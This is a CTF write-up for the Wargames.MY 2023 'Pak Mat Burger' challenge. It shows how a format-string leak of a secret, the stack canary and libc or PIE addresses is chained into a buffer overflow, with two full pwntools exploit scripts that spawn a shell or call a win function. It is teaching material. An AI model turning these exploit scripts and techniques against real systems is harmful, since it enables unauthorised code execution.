> For the complete documentation index, see [llms.txt](https://jesuscries.gitbook.io/home/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://jesuscries.gitbook.io/home/ctf-writeups/binary-exploitation/wargames.my-2023-pak-mat-burger.md).
# Wargames.MY 2023: Pak Mat Burger
Delight in Pak Mat's exclusive burger, reserved just for our special customers
## TL;DR
> Exploit read primitive of `printf()` to leak random secret, canary, LIBC and PIE addresses, followed by a Buffer Overflow that leads to *ret2win*.
## Challenge Overview
This challenge is almost identical to [SiberSiaga 2023: Password Generator](https://jesuscries.gitbook.io/home/ctf-writeups/binary-exploitation/sibersiaga-2023-password-generator) where we have a Format String Vulnerability to defeat Stack Canary & PIE, which then leads to a Buffer Overflow. However, this challenge introduces a twist by using a randomly generated secret. This write-up will mainly focus on leaking the secret.
Taking a look at the provided files, we understand that the SECRET is generated randomly at runtime using `/dev/null`.
```sh
#!/bin/sh
# Generate a new random SECRET_MESSAGE for each connection
export SECRET_MESSAGE=$(openssl rand -hex 4 2>/dev/null)
# Start socat
exec socat -T 30 TCP-LISTEN:10001,reuseaddr,fork EXEC:/home/pakmat_burger/pakmat_burger
```
The Dockerfile shows that the `start.sh` script is executed when the Docker container is built, instead of side-loading the execution to xinetd. This means that the SECRET will stay the same throughout connections, and only differ when the container is re-built. (Think of it like a PRNG with a known seed)
```docker
FROM ubuntu:22.04
ENV user pakmat_burger
ENV chall_port 10001
RUN apt-get update
RUN apt-get -y install socat
RUN apt-get -y install openssl
RUN adduser $user
WORKDIR /home/$user
ADD $user /home/$user/$user
ADD flag.txt /home/$user/flag.txt
RUN chown -R root:$user /home/$user
RUN chown root:$user /home/$user/flag.txt
RUN chown root:$user /home/$user/$user
RUN chmod 755 /home/$user/$user
RUN chmod 440 /home/$user/flag.txt
COPY start.sh /usr/local/bin/start.sh
RUN chmod +x /usr/local/bin/start.sh
USER $user
EXPOSE $chall_port
CMD ["/usr/local/bin/start.sh"]
```
## Leaking Secret
To find the location of the secret, we can enter a hardcoded secret and debug the program locally. Since PIE is enabled, I placed the 1st breakpoint at `main` to let GDB resolve the PIE base.
Then, place a 2nd breakpoint right after the program is done loading SECRET from environment variables.

Since the SECRET is located on the top of the stack, and we know that there are 6 registers `rdi; rsi; rdx; rcx; r8; r9` that comes before the stack based on the calling convention.
This means that we can leak the SECRET through the 7th argument, or `%6$s` precisely (-1 due to indexing).
## Solution
Since `scanf` limits our input to 11 characters, it thwarts our attempt to leak all 3 values of SECRET + CANARY + LIBC/PIE at once.
Thankfully, the SECRET value is always the same for all connections made to the remote instance. As a workaround, we can leak the SECRET in 1st connection, disconnect; and then leak the remaining values during the 2nd connection.
### Method 1: ret2libc
Since there are ROP Gadgets available, leaking PIE is optional. We can just leak SECRET + CANARY + LIBC to perform a ret2libc attack.
**Flag:** wgmy{4a029bf40a28039c8492acfa866f8d96}
### Method 2: ret2win
As an alternative, there is a win function called `secret_order`.
If we were to use this win function, we need to leak PIE instead of LIBC.
**Flag:** wgmy{4a029bf40a28039c8492acfa866f8d96}
## Final Script
### Method 1
{% code title="solve.py" %}
```python
#!/usr/bin/python3
from pwn import *
# Allows you to switch between local/GDB/remote from terminal
def start(argv=[], *a, **kw):
if args.GDB: # Set GDBscript below
return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
elif args.REMOTE: # ('server', 'port')
return remote(sys.argv[1], sys.argv[2], *a, **kw)
else: # Run locally
return process([exe] + argv, *a, **kw)
def leak_secret():
io = start()
io.recvuntil(b"name: ")
io.sendline(b'%6$s')
io.recvuntil(b" ")
result = io.recvuntil(b": ")
secret = result[0:-47].strip()
print(secret)
io.close()
return secret
# Specify GDB script here (breakpoints etc)
gdbscript = '''
init-pwndbg
continue
piebase
'''.format(**locals())
# Binary filename
exe = './pakmat_burger'
# This will automatically get context arch, bits, os etc
elf = context.binary = ELF(exe, checksec=False)
# Change logging level to help with debugging (error/warning/info/debug)
context.log_level = 'debug'
# ===========================================================
# EXPLOIT GOES HERE
# ===========================================================
# secret at 6
# canary leak at 13
# libc leak at 5
secret = leak_secret()
io = start()
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
io.recvuntil(b"name: ")
io.sendline(b'%13$p:%5$p')
result = io.recvuntil(b": ")
leak = result[3:-47].strip()
print(leak)
canary = int(leak.strip().split(b':')[0], 16)
libc.address = int(leak.strip().split(b':')[1], 16) - 0x1d2a80
log.info("Canary: %s" % hex(canary))
log.info("LIBC: %s" % hex(libc.address))
rop = ROP(libc)
pop_rdi = (rop.find_gadget(['pop rdi', 'ret']))[0]
ret = (rop.find_gadget(['ret']))[0]
io.sendline(secret)
io.sendlineafter(b"order?", b"junk")
payload = flat([
37 * b'A',
canary,
8 * b'A',
pop_rdi,
next(libc.search(b'/bin/sh')),
ret,
libc.sym['system'],
])
io.sendlineafter(b"soon:", payload)
io.interactive()
```
{% endcode %}
### Method 2
{% code title="solve.py" %}
```python
#!/usr/bin/python3
from pwn import *
# Allows you to switch between local/GDB/remote from terminal
def start(argv=[], *a, **kw):
if args.GDB: # Set GDBscript below
return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
elif args.REMOTE: # ('server', 'port')
return remote(sys.argv[1], sys.argv[2], *a, **kw)
else: # Run locally
return process([exe] + argv, *a, **kw)
def leak_secret():
io = start()
io.recvuntil(b"name: ")
io.sendline(b'%6$s')
io.recvuntil(b" ")
result = io.recvuntil(b": ")
secret = result[0:-47].strip()
print(secret)
io.close()
return secret
# Specify GDB script here (breakpoints etc)
gdbscript = '''
init-pwndbg
continue
piebase
'''.format(**locals())
# Binary filename
exe = './pakmat_burger'
# This will automatically get context arch, bits, os etc
elf = context.binary = ELF(exe, checksec=False)
# Change logging level to help with debugging (error/warning/info/debug)
context.log_level = 'debug'
# ===========================================================
# EXPLOIT GOES HERE
# ===========================================================
# secret at 6
# canary leak at 13
# pie leak at 17
secret = leak_secret()
io = start()
io.recvuntil(b"name: ")
io.sendline(b'%13$p:%17$p')
result = io.recvuntil(b": ")
leak = result[3:-47].strip()
print(leak)
canary = int(leak.strip().split(b':')[0], 16)
elf.address = int(leak.strip().split(b':')[1], 16) - elf.sym["main"]
log.info("Canary: %s" % hex(canary))
log.info("Base: %s" % hex(elf.address))
rop = ROP(elf)
ret = (rop.find_gadget(['ret']))[0]
io.sendline(secret)
io.sendlineafter(b"order?", b"junk")
payload = flat([
37 * b'A',
canary,
8 * b'A',
ret,
elf.sym["secret_order"]
])
io.sendlineafter(b"soon:", payload)
io.interactive()
```
{% endcode %}